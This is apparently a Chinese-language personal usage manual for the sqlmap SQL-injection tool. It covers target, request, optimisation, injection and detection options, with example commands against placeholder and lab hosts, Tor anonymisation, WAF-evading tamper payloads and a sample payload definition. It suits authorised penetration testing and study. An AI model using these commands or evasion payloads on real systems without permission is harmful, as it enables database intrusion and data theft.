

目录

前言

一、sqlmap简介

- 1、检测并利用SQL注入
- 2、直接连接到数据库管理系统

二、支持的技术

- 1、支持的数据库
- 2、支持的注入模式

三、用法

- 1、指定输出级别
- 2、指定目标

- (1) 直接连接数据库
- (2) 指定目标url
- (3) 从Burp或WebScarab代理日志中解析目标
- (4) 从远程站点地图 (.xml) 文件中解析目标
- (5) 从文本中获取目标
- (6) 从文件加载HTTP请求
- (7) 将Google搜索结果作为攻击目标
- (8) 从配置INI文件获取目标

3、请求

- (1) 指定HTTP方法
- (2) 指定HTTP数据
- (3) 指定参数分割字符
- (4) 指定cookie
- (5) 指定HTTP User-Agent
- (6) 指定HTTP Host
- (7) 指定HTTP Referer
- (8) 额外的HTTP头
- (9) HTTP协议认证

- (10) HTTP协议私钥认证
- (11) 忽略401错误（未授权）
- (12) 使用HTTP(S)代理
- (13) Tor匿名网络
- (14) 设定每个HTTP请求之间的延迟
- (15) 设置超时时间
- (16) 连接超时后的最大重试次数
- (17) 随机更改参数
- (18) 用正则表达式过滤代理日志中的目标
- (19) 避免过多错误请求而被屏蔽
- (20) 关闭参数值的URL编码
- (21) 绕过防CSRF保护
- (22) 强制使用SSL/HTTPS
- (23) 在每次请求前执行特定Python代码

4、优化

- (1) 一键优化
- (2) 预测输出
- (3) HTTP长连接
- (4) HTTP空连接
- (5) HTTP并发

5、注入

- (1) 指定测试参数
- (2) 指定数据库管理系统
- (3) 指定数据库管理系统操作系统
- (4) 强制使用大数生成无效参数
- (5) 强制使用逻辑操作生成无效参数
- (6) 强制使用随机字符串生成无效参数
- (7) 关闭payload转换
- (8) 关闭字符串转义
- (9) 定制payload
- (10) 指定注入数据

6、检测

- (1) 检测级别
- (2) 风险级别
- (3) 页面对比

7、技术

- (1) SQL注入测试技术
- (2) 指定基于时间盲注的延迟时间
- (3) 指定联合查询注入中列数
- (4) 指定联合查询注入的字符
- (5) 联合查询注入中表名
- (6) DNS漏洞攻击
- (7) 二阶攻击

8、指纹

9、列数据

- (1) 列举全部信息
- (2) 列举数据库管理系统信息
- (3) 当前用户
- (4) 当前数据库
- (5) 服务器主机名
- (6) 检测当前用户是否是管理员
- (7) 列出数据库管理用户
- (8) 列举并破解数据库管理系统用户密码Hash值
- (9) 列出数据库管理系统用户权限
- (10) 列出数据库管理系统用户角色
- (11) 列出所有的数据库
- (12) 枚举数据库的表
- (13) 列出数据库表中字段
- (14) 列举数据库管理系统模式
- (15) 获取表中数据个数
- (16) 获取整个表的数据

- (17) 获取所有数据库所有表的数据
- (18) 搜索字段、表、数据库
- (19) 运行自定义的SQL语句

10、暴力破解

- (1) 暴力破解表名
- (2) 暴力破解列名

11、用户定义函数注入 (UDF)

12、文件系统访问

- (1) 读取服务器上的文件
- (2) 上传文件到服务器

13、操作系统控制

- (1) 执行任意操作系统命令
- (2) Meterpreter配合使用

14、对Windows注册表操作

- (1) 读Windows注册表键值
- (2) 写Windows注册表键值
- (3) 删除Windows注册表键值
- (4) 注册表辅助选项

15、常规选项

- (1) 从存储文件 (.sqlite) 中加载会话
- (2) 保存HTTP(S)日志
- (3) 以非交互模式运行
- (4) 二进制内容检索
- (5) 自定义注入字符集
- (6) 从目标网址开始抓取网站
- (7) 规定输出到CSV中的分隔符
- (8) DBMS身份验证
- (9) 输出数据的格式
- (10) 强制用于数据检索的字符编码

- (11) 预估完成时间
- (12) 刷新session文件
- (13) 分析和测试表单的输入字段
- (14) 忽略在会话文件中存储的查询结果
- (15) 使用DBMS hex函数
- (16) 自定义输出目录路径
- (17) 从响应中获取DBMS的错误信息
- (18) 将参数命令保存在配置INI文件中
- (19) 更新sqlmap

16、其他杂项

- (1) 使用参数缩写
- (2) 成功SQL注入时报警
- (3) 设置问题的答案
- (4) 发现SQL注入时发出蜂鸣声
- (5) 清理sqlmap的UDF(s)和临时表
- (6) 检查依赖关系
- (7) 禁用控制台输出颜色
- (8) 指定使用Google dork结果的某页
- (9) 使用HTTP参数污染
- (10) 彻底检测WAF/IPS/IDS
- (11) 模仿智能手机
- (12) 在离线模式下工作（仅使用会话数据）
- (13) 安全的删除output目录的文件
- (14) 启发式判断注入
- (15) 选择（或跳过）payload
- (16) 交互式的sqlmap shell
- (17) 适合初学者用户的向导界面

结语

前言

sqlmap的用法整理，也作为自己的使用参考手册

可与Kali linux 学习笔记（五十一）Web渗透——sqlmap自动注入 2020.3.28相互印证参照使用

相关链接：

- 项目主页: <http://sqlmap.org>
- 源代码下载: [.tar.gz](#) or [.zip](#)
- RSS 订阅: <https://github.com/sqlmapproject/sqlmap/commits/master.atom>
- Issue tracker: <https://github.com/sqlmapproject/sqlmap/issues>
- 使用手册: <https://github.com/sqlmapproject/sqlmap/wiki>
- 常见问题 (FAQ): <https://github.com/sqlmapproject/sqlmap/wiki/FAQ>
- Twitter: @sqlmap
- 教程: <http://www.youtube.com/user/inquisb/videos>
- 截图: <https://github.com/sqlmapproject/sqlmap/wiki/Screenshots>

一、sqlmap简介

1、检测并利用SQL注入

比方说，你在审计一个Web应用程序，发现一个接受动态用户提供的【GET】，【POST】值或【Cookie参数】或者【User-Agent请求头】的网页。你现在要测试这些参数是否存在SQL注入漏洞，如果存在，则利用这些注入点从数据库管理系统检索尽可能多的信息，甚至能够访问底层文件系统和操作系统。

举一个简单的例子，假设目标网址是：

```
1 | http://192.168.136.131/sqlmap/mysql/get_int.php?id=1
```

假设：

```
1 | http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=1
```

与原始网页相同,但是

```
1 | http://192.168.136.131/sqlmap/mysql/get_int.php?id=1+AND+1=2
```

与原始网页不同，这可能意味着当前页面id GET参数中存在SQL注入漏洞。另外，在将SQL语句发送到后端数据库管理系统之前，不会发生对用户输入的保护。

这是动态Web应用程序中的一个常见缺陷，它不依赖后端数据库管理系统或Web应用程序编程语言。从2013年开始，在开放Web应用安全项目已经将SQL注入列为最常见和严重的web应用漏洞的前十。

现在你已经找到了易受攻击的参数，你可以通过操纵HTTP请求中的id参数值来利用它。

回到场景中，我们可以对get_int.php网页中的SQL语句的语法做出有根据的猜测。在伪PHP代码中：

```
1 | $query = "SELECT [column name(s)] FROM [table name] WHERE id=" . $_REQUEST['id'];
```

如你所见，在参数id的值之后追加一个语法有效的SQL语句（True，例如 `id=1 AND 1=1`）将导致Web应用程序返回与原始请求中相同的网页。前面的例子描述了一个简单的基于bool的盲注漏洞。但是，sqlmap能够检测到任何类型的SQL注入漏洞并相应地调整其工作流程。

在这种情况下，它还可以附加，不仅仅是一个或多个SQL条件，还可以是（依赖于DBMS）堆叠的SQL查询。例如：

```
1 | [...]&id=1;ANOTHER SQL QUERY#。
```

sqlmap可以自动识别和利用这种类型的漏洞。将原始地址

http://192.168.136.131/sqlmap/mysql/get_int.php?id=1 给sqlmap，该工具将自动：

- 确定可注入的参数（id在本例中）
- 确定可以使用哪种SQL注入技术来注入
- 识别出哪种数据库
- 根据用户的选择，读取哪些数据

2、直接连接到数据库管理系统

直到sqlmap版本0.8，该工具已经彻底进化，已经被Web应用程序渗透测试人员等广泛使用。事情继续前进，随着它们的发展，我们也做得很好。现在它支持这个新的功能【-d】，它允许你从你的机器连接到数据库管理系统，并执行你在SQL注入时要做的任何操作。

二、支持的技术

1、支持的数据库

MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM, DB2, SQLite, Firebird, Sybase, SAP MaxDB和HSQLDB数据库管理系统。

2、支持的注入模式

sqlmap能够检测和利用五种不同的SQL注入类型：

- 基于布尔的盲注，即可以根据返回页面判断条件真假的注入。
- 基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行（即页面返回时间是否增加）来判断。
- 基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。
- 基于UNION查询，sqlmap将UNION ALL SELECT+有效的SQL语句附加到受影响的参数以后实现查询。
- 联合查询注入，可以同时执行多条语句的执行时的注入。

三、用法

1、指定输出级别

1 | 参数 -v

该选项用来设置输出的详细级别。有七个级别的详细程度。

- 0：只显示Python回源（tracebacks），错误（error）和关键（criticle）信息。
- 1：同时显示信息(info)和警告信息（warning）（默认为1）
- 2：同时显示调试信息（debug）
- 3：同时显示注入的有效载荷（payloads）
- 4：同时显示http请求
- 5：同时显示http响应头
- 6：同时显示http响应内容

可以看出级别越高，信息越详细，我们可以根据需要来选择输出级别，如果不指定输出级别，则默认级别为1。

一般来说，我们使用级别3即可。

2、指定目标

可以看出只是显示了数据库版本，连接上之后就自动断开了，关于怎么操作数据库，需要更多的参数来控制操作。

(2) 指定目标url

```
1 | 参数 -u 或 --url
```

目标网站格式：`http(s)://targeturl[:port]/[...]`

这种是直接对单个网站就行注入检测。例如

```
1 | python sqlmap.py -u "http://www.target.com/vuln.php?id=1"
```

(3) 从Burp或WebScarab代理日志中解析目标

```
1 | 参数 -l
```

使用参数“-l”指定一个Burp或WebScarab的代理日志文件，Sqlmap将从日志文件中解析出可能的攻击目标，并逐个尝试进行注入。该参数后跟一个表示日志文件的路径。

(4) 从远程站点地图（.xml）文件中解析目标

```
1 | 参数 -x
```

为了提高收录或者方便rss订阅，很多站点都有站点地图

Sqlmap可以直接解析xml格式的站点地图，例如：

```
1 | python sqlmap.py -x http://www.target.com/sitemap.xml
```

(5) 从文本中获取目标

```
1 | 参数 -m
```

提供url列表文件，sqlmap将逐一扫描每个URL。

比如url.txt如下

```
1 | www.target1.com/vuln1.php?q=foobar
2 | www.target2.com/vuln2.asp?id=1
3 | www.target3.com/vuln3/id/1*
```

我们可以批量扫描文件里的所有url:

```
1 | python sqlmap.py -m url.txt
```

(6) 从文件加载HTTP请求

```
1 | 参数 -r
```

可以将一个HTTP请求保存在文件中，然后使用参数“-r”加载该文件，这样，你可以跳过其他一些选项的使用（例如设置Cookie，发布数据等）。

假设http请求保存在如下文件中（http.txt）:

```
1 | Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/ap
2 | Accept-Encoding: gzip, deflate
3 | Accept-Language: zh-CN,zh;q=0.9
4 | Cache-Control: no-cache
5 | Connection: keep-alive
6 | Cookie: BAIewD=E47869416FeqCBD231ED9C1ewqeF83C:FG=1; BIDUPSID=E47869416F8BE5026CE
7 | Host: baidu.com
8 | Pragma: no-cache
9 | Upgrade-Insecure-Requests: 1
10 | User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
```

则使用如下命令让sqlmap解析该文件，以该文件中HTTP请求目标为攻击目标进行测试：

```
1 | python sqlmap.py -r get.txt
```

(7) 将Google搜索结果作为攻击目标

```
1 | 参数 -g
```

sqlmap可以将google搜索的前一百条结果作为目标进行检测，当然前提是需要科学上网。

举例：

```
1 | python sqlmap.py -g "inurl:\".php?id=1\""
```

(8) 从配置INI文件获取目标

```
1 | 参数 -c
```

sqlmap可以从配置INI文件获取目标，例如sqlmap下载目录下面的文件sqlmap.conf。

该配置文件可以指定目标地址，代理等各种参数，看下配置模板文件就可以理解了。

3、请求

http不仅需要目标url，同时也需要很多额外的参数，这些参可用于指定如何连接到目标URL，比如方法 (get post)，cookies,user-Agent等等。

(1) 指定HTTP方法

```
1 | 参数 --method
```

一般情况下，sqlmap会自动检测HTTP请求的正确方法。不过，在某些情况下（比如put方法）需要强制指定方法，这时可以使用这个选项（例如--method=PUT）。

(2) 指定HTTP数据

```
1 | 参数 --data
```

默认情况下，用于执行HTTP请求的方法是GET，但是当我们使用data参数，则HTTP会使用post方法将参数当作HTTP data提交，同时也会检测此参数有没有注入漏洞。

比如：

```
1 | python sqlmap.py -u "http://www.target.com/vuln.php" --data="id=1"
```

(3) 指定参数分割字符

```
1 | 参数 --param-del
```

有些情况下，我们需要指定的HTTP数据不止一个，例如

```
1 | http://www.target.com/vuln.php?id=1&name=python
```

这时候的data其实是两个参数 `id=1` 和 `name=python` 他们之间的分隔符是 `&`，如果我们想要指定分隔符，这时就可以使用 `--param-del`。例如

```
1 | python sqlmap.py -u "http://www.target.com/vuln.php" --data="query=foobar;id=1" -
```

(4) 指定cookie

1 | 参数 --cookie , --cookie-del , --load-cookies , --drop-set-cookie

这些参数可用于两种情况:

- web应用程序需要基于cookie的身份认证, 并且你含有cookie
- 你想要检测并且利用cookie注入

关于如何获取cookie这里就不做说明了, cookie的字符分隔通常是 ; , 而不是 & ,如果分隔字符不是 ; ,则可以通过使用 --cookie-del 指定分隔符。

假定我们的cookie为

1 | AU=583;BAIDUID=E47869416F8BE5026CB;

那么我们可以使用 --cookie 参数指定cookie

1 | python sqlmap.py -u "http://www.target.com/vuln.php" --cookie "AU=583;BAIDUID=E47

如果在通信过程中的任何时候, Web应用程序都会响应Set-cookie标题, 则sqlmap会自动使用其他的HTTP请求中的值作为cookie, 使用参数 --drop-set-cookie , sqlmap将会忽略使用cookie。

我们也可以把cookie保存在Netscape / wget格式的文件中, 通过 --load-cookies 参数来调用。

注: 当 --level 设置为2或更高时, sqlmap会检测cookie是否存在注入漏洞,详情请阅读下文。

(5) 指定HTTP User-Agent

1 | 参数 --user-agent 和random-agent

默认情况下, sqlmap使用的User-Agent为:

1 | sqlmap/1.0-dev-xxxxxxx (<http://sqlmap.org>)

但是我们可以通过 --user-agent 来自定义User-Agent。也可以使用 --random-agent 来从sqlmap自带的文本文件中随机选择一个User-Agent。这个文件是 ./txt/user-agents.txt ,打开看下就懂了。

当 `--level` 设置为3或更高时，sqlmap会自动检测User-Agent是否存在注入漏洞,详情请阅读下文。

(6) 指定HTTP Host

1 | 参数 `--host`

默认情况下，HTTP Host是从提供的目标URL中分析的。但是你可以手动设置HOST。

注意：如果 `--level` 设置为5，则会对HTTP Host进行SQL注入测试。详情请阅读下文。

(7) 指定HTTP Referer

1 | 参数 `--referer`

默认情况下，没有 HTTP Referer报头在HTTP请求发送，但是通过 `--referer` 我们可以伪造 HTTP Referer标头值。

注意：如果 `--level` 设置为3或更高，则sqlmap将针对HTTP Referer进行SQL注入测试。详情请阅读下文。

(8) 额外的HTTP头

1 | 参数 `--headers`

使用该参数可以在Sqlmap发送的HTTP请求报文头部添加额外的字段，若添加多个字段，用“\n”分隔。例如：

```
1 | python sqlmap.py -u "http://192.168.21.128/sqlmap/mysql/get_int.php?id=1" --headers
```

发送的请求包为

```
1 | GET / HTTP/1.1
2 | Host: 192.168.21.128
3 | Accept-encoding: gzip,deflate
4 | X-A: A
5 | X-B: B
6 | Accept: */*
7 | User-agent: sqlmap/1.1.10#stable (http://sqlmap.org)
8 | Connection: close
```

(9) HTTP协议认证

1 | 参数 `--auth-type` 和 `----auth-cred`

这些参数用于进行http协议认证，关于http协议这里不作说明。
其中 `-auth-type` 用于指定认证方式，有以下三种方式：

- Basic
- Digest
- NTLM

`-auth-cred` 用于给出身份认证的凭证，格式是 `username:password`。

举例：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/basic/get_int.php?id=1"
```

(10) HTTP协议私钥认证

1 | 参数 `--auth`

当Web服务器需要客户端证书和用于身份验证的私钥时，应使用此选项。提供的值应该是PEM格式的 `key_file`，包含你的证书和私钥。

(11) 忽略401错误（未授权）

1 | 参数 `--ignore-401`

如果你在测试返回401错误的站点时想忽略它并继续测试，则可以使用开关 `--ignore-401`，这是个开关参数，后面不需要加其他的数据。

(12) 使用HTTP(S)代理

1 | 参数 `--proxy`，`--proxy-cred`，`--proxy-file` 和 `--ignore-proxy`

可以使用 `--proxy` 来使用代理，格式为 `http://url:port`，当http(s)需要认证时，可使用 `--proxy-cred` 来提供凭证，格式是 `username:password`。

`--proxy-file` 可以指定一个包含有代理列表的文件，在连接时，便会依次使用文件里面的代理，当代理无效时可自动调到下一个代理。

`--ignore-proxy` 用来忽略代理设置

(13) Tor匿名网络

1 | 参数 `--tor`, `--tor-port`, `--tor-type`和`--check-tor`

如果你需要匿名，除了通过定义HTTP (S) 代理服务器，你可以安装类似Privoxy这样的软件按照Tor的安装指导配置一个Tor客户端，设置好后使用参数 `--tor` 让Sqlmap自动设置使用Tor代理。

你还可以使用参数 `--tor-type` 和 `--tor-port` 自定义代理的类型和端口。

】例如：

1 | `--tor-type=SOCKS5 --tor-port 9050`

建议使用参数 `--check-tor` 来保证你所有的配置都正确，使用这个开关，sqlmap会检查是否一切数据都走的匿名代理，如果检查失败，sqlmap会警告你并退出。

(14) 设定每个HTTP请求之间的延迟

1 | 参数 `--delay`

可以指定每个HTTP (S) 请求之间等待的秒数。有效值是一个浮点数，例如0.5意味着半秒。默认情况下，不设置延迟。

(15) 设置超时时间

1 | 参数 `--timeout`

默认设置的超时时间为30s，我们也可以通过这个参数手动设置超时时间，有效值为一个浮点数，比如10.5意味着十秒半。

(16) 连接超时后的最大重试次数

1 | 参数 `--retries`

连接超时后sqlmap会重试连接，可以指定HTTP (S) 连接超时时的最大重试次数。默认情况下，重试次数为三次。

(17) 随机更改参数

1 | 参数 `--randomize`

可以指定请求参数名称，这些参数在请求期间根据原始长度和类型随机更改。

(18) 用正则表达式过滤代理日志中的目标

1 | 参数 `--scope`

指定一个Python正则表达式对代理日志进行过滤，只测试符合正则表达式的目标，例如：

```
1 | python sqlmap.py -l burp.log --scope="(www)?\.target\.(com|net|org)"
```

(19) 避免过多错误请求而被屏蔽

1 | 参数 `--safe-url`，`--safe-post`，`--safe-req`和`--safe-freq`

有时服务器检测到某个客户端错误请求过多会对其进行屏蔽，而Sqlmap的盲注测试会产生大量错误请求。

为了避免被限制，我们可以每隔一段时间来访问正确的url，使用以下参数

```
1 | --safe-url: 隔段时间就访问一下的正确URL
2 | --safe-post: 访问正确URL时携带的POST数据
3 | --safe-req: 从文件中载入安全HTTP请求
4 | --safe-freq: 每次测试请求之后都会访问一下的安全URL
```

这样，sqlmap将每隔一段时间访问一个正确的 URL，当然不会对其进行任何注入。

(20) 关闭参数值的URL编码

1 | 开关 `--skip-urlencode`

sqlmap默认会对参数进行编码，有的服务器端只接受未编码的参数，则可以使用这一开关来停止sqlmap自动编码

(21) 绕过防CSRF保护

1 | 参数 `--csrf-token`和`--csrf-url`

现在有很多网站通过在表单中添加值为随机生成的token的隐藏字段来防止CSRF攻击。SqlMap的会自动尝试识别并绕过这种保护。但也有选项 `--csrf-token`，并 `--csrf-url` 可以用来进一步微调它。

`--csrf-token` 可用于指定隐藏字段名称。这对于网站使用非标准名称的情况很有用。

`--csrf-url` 用于从任意的URL中回收token值。若最初有漏洞的目标URL中没有包含token值，而在其他地址包含token值时该参数就很有用。

(22) 强制使用SSL/HTTPS

1 | 开关 `--force-ssl`

如果用户想强制对目标使用SSL/HTTPS请求，可以使用此开关。

(23) 在每次请求前执行特定Python代码

1 | 参数 `--eval`

如果用户想要更改（或添加新的）参数值，最有可能是因为某些已知的依赖关系，他可以使用`--eval`向sqlmap提供一个自定义Python代码,该代码将在每个请求之前被执行。例如：

```
1 | python sqlmap.py -u "http://www.target.com/vuln.php?id=1&hash=c4ca4238a0b923820dc"
  |
```

每次请求前，Sqlmap都会依据id值重新计算hash值并更新GET请求中的hash值。

4、优化

这些参数可以用来优化sqlmap的性能。

(1) 一键优化

1 | 开关 `-o`

打开此开关则自动打开以下开关：

```
1 | --keep-alive
2 | --null-connection
3 | --threads=3 （如果没有设置为更高的值。）
```

每个开关的详细信息见下文。

(2) 预测输出

1 | 开关 `--predict-output`

此开关用于推理算法顺序检索的值的字符统计预测，预测常见的查询输出。

注意，此开关与 `--threads` 开关不兼容。

(3) HTTP长连接

1 | 开关 `--keep-alive`

此开关指示sqlmap使用持久HTTP (s) 连接。

注意，此开关与 `--proxy` 开关不兼容。

(4) HTTP空连接

1 | 开关 `--null-connection`

有一些特殊的HTTP请求类型可用于检索HTTP响应的大小而不需要获取HTTP主体。这种情况可以在盲注检测中被用来区分True和False。当打开此开关时，sqlmap将尝试测试并利用两种不同的NULL连接技术：Range和HEAD。如果目标网络服务器支持其中任何一项，则将明显节省使用的带宽。

注意，此开关与开关 `--text-only` 不兼容

(5) HTTP并发

1 | 参数 `--threads`

可以指定sqlmap执行的并发HTTP (S) 请求的最大数量。类似于多线程的原理。

出于性能和站点可靠性原因，最大并发请求数设置为10。

注意，该选项与开关 `--predict-output` 不兼容

5、注入

这些参数可用于指定要测试的参数、提供自定义攻击负载和可选的篡改脚本。

(1) 指定测试参数

1 | 参数 `-p`, `--skip`和`--param-exclude`

默认情况下，sqlmap会测试所有的GET参数和POST参数。当值 `--level` 大于等于2时，它也会测试HTTP Cookie标头值。当该值大于等于3时，它还会测试SQL注入的HTTP User-Agent和HTTP Referer标头值。但是，可以手动指定你希望sqlmap测试的参数的逗号分隔列表。这将会忽略 `--level`。

例如，仅要测试GET参数id和User-Agent

```
1 | -p "id,user-agent"
```

`--skip` 用户指定忽略检测的参数。例如在 `--level=5` 跳过测试HTTP User-Agent和HTTP Referer:

```
1 | --level=5 --skip="user-agent,referrer"
```

`--param-exclude` 参数可以使用正则表达式来排除参数，例如，要跳过对token和session的测试:

```
1 | --param-exclude="token|session"
```

当我们需要伪静态网页时，网址可能是

```
1 | http://targeturl/param1/value1/param2/value2/
```

除非手动指向，否则sqlmap不会对URI路径执行任何自动测试,当注入点位于URI本身内部时，我们可以在URI点之后附加一个 `*` 来指定url注入点。
比如:

```
1 | http://targeturl/param1/value1*/param2/value2/
```

和指定url注入点类似，`*` 还可以用来指定GET，POST或HTTP头中的任意注入点。
例如:

```
1 | python sqlmap.py -u "http://targeturl" --cookie="param1=value1*;param2=value2"
```

(2) 指定数据库管理系统

```
1 | 参数 --dbms
```

如果由于某种原因，sqlmap无法检测到后端数据库管理系统（DBMS），或者你希望避免指纹数据库时，你可以自己提供后端数据库管理系统的名称（例如postgresql）
例如:

```
1 | --dbms postgresql
```

对于MySQL 和Microsoft SQL Server数据库，我们还需要提供版本，例如

```
1 | --dbms MySQL <version>
2 | --dbms Microsoft SQL Server <version>
```

只有在我们很确定数据库时才会这么做，否则还是交给sqlmap比较好。

(3) 指定数据库管理系统操作系统

```
1 | 参数 --os
```

默认情况下Sqlmap会自动检测运行数据库管理系统的操作系统，目前完全支持的操作系统有：

- Linux
- Windows

如果你已经知道它，可以强制操作系统名称，但是只有在你确实了解后端数据库管理系统的操作系统的时才使用它。

(4) 强制使用大数生成无效参数

```
1 | 开关 --invalid-bignum
```

在sqlmap需要使原始参数值无效的情况下，一般Sqlmap会取已有参数（如：id=13）的相反数（如：id=-13）作为无效参数。通过这个开关，可以强制使用大整数来实现相同的目标（例如id=99999999）。

(5) 强制使用逻辑操作生成无效参数

```
1 | 开关 -invalid-logical
```

在sqlmap需要使原始参数值无效的情况下，一般Sqlmap会取已有参数（如：id=13）的相反数（如：id=-13）作为无效参数。通过这个开关，可以强制使用布尔操作来实现相同的目标（例如id=13 AND 18=19）。

(6) 强制使用随机字符串生成无效参数

```
1 | 开关 --invalid-string
```

在sqlmap需要使原始参数值无效的情况下，一般Sqlmap会取已有参数（如：id=13）的相反数（如：id=-13）作为无效参数。通过这个开关，可以强制使用布尔操作来实现相同的目标（例如id=akewmc）。

(7) 关闭payload转换

1 | 开关 --no-cast

当检索结果时，sqlmap会将所有条目都被转换为字符串类型，其中NULL替换为空白字符，这是为了防止任何错误状态（例如，将NULL值与字符串值串联）以及简化数据检索过程本身。然而，有报告的案例（例如较早版本的MySQL DBMS）使用此机制会发生数据检索的问题（例如None返回值），需要关闭此机制（使用此开关）。

(8) 关闭字符串转义

1 | 开关 --no-escape

如果sqlmap需要在payload（例如 `SELECT 'foobar'`）内使用（单引号分隔）字符串值，那么这些值将自动被转义（例如 `SELECT CHAR(102)+CHAR(111)+CHAR(111)+CHAR(98)+CHAR(97)+CHAR(114)`），这可以混淆payload还能避免一些后台查询转义机制的问题（例如 `magic_quotes` 或 `mysql_real_escape_string`）。

用户可以使用此开关将其关闭。（比如为了减少payload的长度）

(9) 定制payload

1 | 参数 --prefix和--suffix

在某些情况下，只有当用户提供参数的后缀后才能对参数进行注入，但是当用户已经知道该查询语法时，可直接指定payload，来对payload的前缀和后缀进行注入。

假设这里我们已经知道源代码：

```
1 | $query = "SELECT * FROM users WHERE id=('" . $_GET['id'] . "') LIMIT 0, 1";
```

对此情况可以指定检测边界，例如：

```
1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_str_brackets.php?id=
```

这将导致所有的sqlmap请求在查询中结束，如下所示：

```
1 | $query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT 0,
```

这使得查询在语法上正确。

在这个简单的例子中，sqlmap可以自动检测，而无需提供自定义边界，但有时在实际应用中很复杂，例如当注入点位于嵌套JOIN查询中时，有必要提供它。

(10) 指定注入数据

1 | 参数 --tamper

sqlmap只会对CHAR()字符串进行混淆，对其他的payload不会进行任何混淆。当我们需要绕过IPS设备或Web应用程序防火墙（WAF）时，我们可以使用此选项。

参数后面接一个逗号分隔的脚本列表（例如 `--tamper="between,randomcase"`）

sqlmap在tamper/目录中有许多可用的tamper脚本。tamper脚本的作用是对payload进行混淆。有效的脚本格式如下：

```
1  # 需要的库
2  from lib.core.enums import PRIORITY
3
4  # 定义tamper脚本顺序
5  __priority__ = PRIORITY.NORMAL
6
7  def tamper(payload):
8      '''
9      对tamper的说明
10     '''
11
12     retVal = payload
13
14     # tamper代码
15
16     # 返回修改后的payload
17     return retVal
```

以下是一个针对MySQL目标的示例，在该示例中>字符，空格字符和开头的SELECT字符串是被禁止的。

1 | python sqlmap.py -u "http://192.168.136.131/sqlmap/mysql/get_int.php?id=1" --tamper

输出

```
1  [hh:mm:03] [DEBUG] cleaning up configuration parameters
2  [hh:mm:03] [INFO] loading tamper script 'between'
3  [hh:mm:03] [INFO] loading tamper script 'randomcase'
4
```

```

5 | [nn:mm:03] [INFO] loading tamper script 'space2comment'
6 | [...]
7 | [hh:mm:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
8 | [hh:mm:04] [PAYLOAD] 1)/**/And/**/1369=7706/**/And/**/(4092=4092
9 | [hh:mm:04] [PAYLOAD] 1)/**/AND/**/9267=9267/**/AND/**/(4057=4057
10 | [hh:mm:04] [PAYLOAD] 1/**/AnD/**/950=7041
11 | [...]
12 | [hh:mm:04] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
13 |
14 | [hh:mm:04] [PAYLOAD] 1/**/anD/**/(SELeCt/**/9921/**/fRoM(SELeCt/**/count(*),CONC
15 | AT(cHar(58,117,113,107,58),(SELeCt/**/(case/**/whEN/**/(9921=9921)/**/ThEN/**/1/
16 | **/elSe/**/0/**/ENd)),cHar(58,106,104,104,58),FLOOR(RanD(0)*2))x/**/fRoM/**/info
17 | rmation_schema.tables/**/group/**/bY/**/x)a)
18 | [hh:mm:04] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE or
19 | HAVING clause' injectable
    | [...]

```

6、检测

这些选项可用于自定义检测阶段。

(1) 检测级别

1 | 参数 --level

该参数用来指定要执行的测试级别。有1-5五个级别，默认级别为1，级别越高将对更多的payload和边界进行测试。

sqlmap使用的payload在 `xml/payloads.xml` 文件中指定。按照文件顶部的说明，如果sqlmap错过了一次注入，你应该也可以添加你自己的payload来进行测试！

打开 `xml/payloads.xml` 便可以看到默认的payload。比如：

```

1 | <test>
2 |   <title>OR boolean-based blind - WHERE or HAVING clause (Generic comment) (NOT
3 |   <stype>1</stype>
4 |   <level>4</level>
5 |   <risk>3</risk>
6 |   <clause>1</clause>
7 |   <where>1</where>
8 |   <vector>OR NOT [INFERENCE]</vector>
9 |   <request>
10 |     <payload>OR NOT [RANDNUM]=[RANDNUM]</payload>
11 |     <comment>[GENERIC_SQL_COMMENT]</comment>
12 |   </request>
13 |   <response>
14 |     <comparison>OR NOT [RANDNUM]=[RANDNUM1]</comparison>

```



```
15 | </response>
16 | </test>
```

可以看到上述检测时bool盲注的payload，在lever等于4的时候使用。

此选项不仅会影响payload，还会影响注入点：任何级别都会测试GET和POST参数，大于等于级别2时测试HTTP Cookie标头值，大于等于3级时测试HTTP User-Agent / Referer头的值。

总而言之，检测SQL注入越困难，-level必须设置的越高，建议在无法检测到某个注入点时将此值提高。

(2) 风险级别

1 | 参数 --risk

该参数用于指定测试执行的风险，有三个风险值。默认值是1，这对大多数SQL注入点无害。风险值2添加了大量基于时间盲注的检测。风险值3增加了基于 **OR** 的盲注测试。

在某些update情况下，基于 **OR** 注入可能会导致数据库表的更新，这当然不是攻击者想要的，通过这个参数我们可以控制测试哪些payload。

(3) 页面对比

1 | 参数 --string, --not-string, --regexp和--code

默认情况下，sqlmap判断true还是false的方法是比较注入的请求页面内容与原始未注入页面内容。但是这个方法并不总是有效，因为有的页面只要刷新就会发生变化，即使你没有注入任何payload，比如页面中含有动态广告。遇到这样的情况，sqlmap会尽力判断响应体的片段并处理。

但是sqlmap于是并不能正确处理，我们可以用 **--string** 参数提供一个字符串，该字符串存在于ture页面中,而不在false页面中，也可以使用 **--regexp** 参数指定一个正则表达式而不是字符串。使用 **--not-string** 参数可以指定一个字符串，该字符串只存在于false页面中

这些数据对我们来说很容易获取，指定一个错误的测试参数来返回false页面，然后比较ture页面和false页面，查找出一个字符串或者正则表达式即可。

如果我们知道ture和false的http状态码不同（例如ture的状态码为200，false为401），我们还可以使用 **--code** 参数将其提供给sqlmap，例如 **--code=200**

如果我们知道ture和false页面的标题存在不同，例如ture的标题为hello,flase的标题为hello,world，我们可以使用参数 **--titles** 将其提供给sqlmap。

在HTTP响应正文中包含大量其他内容（例如js脚本）的情况下，我们可以使用开关 `--text-only` 来让sqlmap只关注text文件。

7、技术

以下参数可用于调整SQL注入技术。

(1) SQL注入测试技术

1 | 参数 `--technique`

使用该参数可以指定sql注入测试技术，默认情况下，sqlmap会尝试所有类型的注入。

